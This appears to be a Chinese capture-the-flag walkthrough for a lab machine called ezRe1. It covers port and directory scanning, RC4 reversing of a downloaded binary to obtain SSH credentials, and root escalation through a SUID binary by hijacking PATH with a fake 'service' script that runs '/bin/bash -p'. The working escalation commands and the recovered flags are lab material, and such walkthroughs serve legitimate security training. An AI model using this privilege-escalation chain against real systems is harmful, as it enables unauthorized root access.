


ezRe1

目标10.97.13.207



常规扫描

```
feroxbuster
by Ben "epi" Risher 🍌 ver: 2.13.1

Target Url      http://10.97.13.207/
In-Scope Url    10.97.13.207
Threads         50
Wordlist         /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent       feroxbuster/2.13.1
Extract Links   true
Extensions      [php, html, txt, zip, bak]
HTTP methods    [GET]
Recursion Depth 2


Press [ENTER] to use the Scan Management Menu™

403 GET 9l 28w 277c Auto-filtering found 404-like response and created new filter; toggle off with --dont-f
ilter
404 GET 9l 31w 274c Auto-filtering found 404-like response and created new filter; toggle off with --dont-f
ilter
200 GET 1l 1w 6c http://10.97.13.207/
301 GET 9l 28w 310c http://10.97.13.207/dev => http://10.97.13.207/dev/
200 GET 8l 98w 18343c http://10.97.13.207/dev/authenticator
200 GET 1l 1w 6c http://10.97.13.207/index.html
200 GET 5l 30w 176c http://10.97.13.207/dev/todo.txt
[#####] - 39s 180018/180018 0s found:5 errors:0
[#####] - 39s 180000/180000 4656/s http://10.97.13.207/
[#####] - 1s 180000/180000 147300/s http://10.97.13.207/dev/ => Directory listing (add --scan-dir-listings to s
can)
```

```
< Anonymous on Monday at 5:39 PM 0s MEM: 90% (7/7GB)
> { C: = Penetration = ScanTools = Nmap } * nmap.exe -sS -sV -sC -O -p- -T4 -n -oA fullscan 10.97.13.207
Starting Nmap 7.97 ( https://nmap.org ) at 2026-03-23 17:39 +0800
Nmap scan report for 10.97.13.207
Host is up (0.00055s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:87:23:F6 (Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.86 seconds
```

访问一下todo提示



authenticator也能下载下来

```
< kali on Monday at 5:47 PM
> { [ home ] } 🐙 chmod +x 'authenticator (1)'
```



```
< kali on Monday at 5:47 PM
> { [ home ] } 🐙 './authenticator (1)'
```

Please enter the flag: |

需要寻找flag

这个程序是一个rc4程序，需要逆向

```
def rc4(key, data):
    # 初始化 S 盒
    S = list(range(256))
    j = 0
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) % 256
        S[i], S[j] = S[j], S[i]

    # 生成密钥流并异或
    i = j = 0
    res = []
```

```

for char in data:
    i = (i + 1) % 256
    j = (j + S[i]) % 256
    S[i], S[j] = S[j], S[i]
    t = (S[i] + S[j]) % 256
    res.append(char ^ S[t])
return bytes(res)

```

1. 从汇编提取的密文（小端序转换后）

```
ciphertext = bytes.fromhex("1de12092c435d78c55915efa788eb296a047")
```

2. Key 尝试（通常是程序里的固定字符串，根据分析很可能是 "welcome"）

```
key = b"welcome"
```

3. 解密

```
flag = rc4(key, ciphertext)
```

```
print(f"解密出的 Flag 为: {flag.decode(errors='ignore')}")
```

找ai写了个脚本，成功得到flag{Ryan:sunninggirl}

ssh连接得到第一个flag:

```

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ ls
user.txt
$ cat user.txt
{user-5d8e7f9a4b3c2d1e0f8a7b6c5d4e3f2a}
$ id
uid=1000(Ryan) gid=1000(Ryan) groups=1000(Ryan)
$

```

suid提权看见一个文件，运行需要密码

2. 计算 Maintenance Password

解密异或算法非常简单：密码 = 密文 ^ 0x5A。

我们按照内存中的字节顺序逐一计算：

偏移	密文 (Hex)	异或 Key	计算结果 (Hex)
1	0x28	0x5A	0x72
2	0x6a	0x5A	0x30
3	0x6a	0x5A	0x30
4	0x2e	0x5A	0x74
5	0x05	0x5A	0x5f
6	0x2a	0x5A	0x70
7	0x1a	0x5A	0x40
8	0x29	0x5A	0x73
9	0x29	0x5A	0x73

 Export to Sheets



拼接出的密码为： r00t_p@ss

```
^C
$ ./super_checker
--- Admin Maintenance Console ---
Enter Maintenance Password: r00t_p@ss
[+] Access Granted! Running system maintenance...
sh: 1: service: not found
$ id
uid=1000(Ryan) gid=1000(Ryan) groups=1000(Ryan)
$
```

失败了，可能是service没写绝对地址

那么这里直接劫持service，并且export path将/tmp写到前面去

然后在运行一下得到root.txt:{root-f97e8b4d2c5a0e9f1t3h8c0a6eld4b39}

```
$ echo '/bin/bash -p' > /tmp/service
$ chmod +x /tmp/service
$ export path^H
-sh: 10: export: pat: bad variable name
$ export PATH=/tmp:$PATH
$ ./super_checker
--- Admin Maintenance Console ---
Enter Maintenance Password: r00t_p@ss
[+] Access Granted! Running system maintenance...
root@ezRe:/usr/bin# ID
bash: ID: command not found
root@ezRe:/usr/bin# id
uid=0(root) gid=0(root) groups=0(root),1000(Ryan)
root@ezRe:/usr/bin# cat /root/root.txt
{root-f97e8b4d2c5a0e9f1t3h8c0a6eld4b39}
root@ezRe:/usr/bin#
```